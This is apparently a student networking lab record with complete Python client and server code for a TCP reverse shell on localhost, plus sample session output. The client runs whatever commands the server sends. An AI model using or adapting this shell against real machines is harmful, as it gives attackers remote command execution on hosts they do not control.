EXPT: 9 DEVELOP A PROGGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS

Aim :

Demonstrate basic TCP communication and remote command execution between two Python programs.

Algorithm :

1. Server: listen on a port, accept a client, read commands from the user, send commands to client, print responses.
2. Client: connect to server, receive commands, if cd then change directory, otherwise run the command, send back output and current directory.
3. On quit close the connection.

Code :

Client :


```
import socket
import subprocess
import os
host = '127.0.0.1'
port = 9999
def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))
    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
            client.send(str(e).encode())
            break
    client.close()
if __name__ == "__main__":
    connect_to_server()
```

Server :

```
import socket
import threading
host = '127.0.0.1'
port = 9999
def create_server_socket():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host, port))
    server.listen(5)
    print(f"[+] Listening on {host}:{port}")
    return server
def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
            command = input(f"{addr[0]}@shell> ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
            if command.strip():
                conn.send(command.encode())
                response = conn.recv(4096).decode()
                print(response)
        except Exception as e:
            print(f"[!] Error: {e}")
            conn.close()
            break
def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        client_thread = threading.Thread(target=handle_client, args=(conn, addr))
        client_thread.start()
if __name__ == "__main__":
    start_server()
```

Output :

Server :




```
~/CN/rev-shell
❯ python server.py
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1:38674
127.0.0.1@shell> whoami
s31zur3

/home/s31zur3/CN/rev-shell>
127.0.0.1@shell> ls -lah
total 16K
drwxr-xr-x. 2 s31zur3 s31zur3 4.0K Nov 18 11:05 .
drwxr-xr-x. 9 s31zur3 s31zur3 4.0K Nov 18 11:03 ..
-rw-r--r--. 1 s31zur3 s31zur3 1.3K Nov 18 11:04 client.py
-rw-r--r--. 1 s31zur3 s31zur3 1.2K Nov 18 11:05 server.py

/home/s31zur3/CN/rev-shell>
127.0.0.1@shell> █
```

Client :



```
~/CN/rev-shell
❯ python client.py
█
```

Result :

Server shows a “connection established” message when client connects. Commands typed at the server prompt run on the client and their output appears on the server.cd changes the client’s directory and the new path is returned. Quit ends the session; errors close the connection.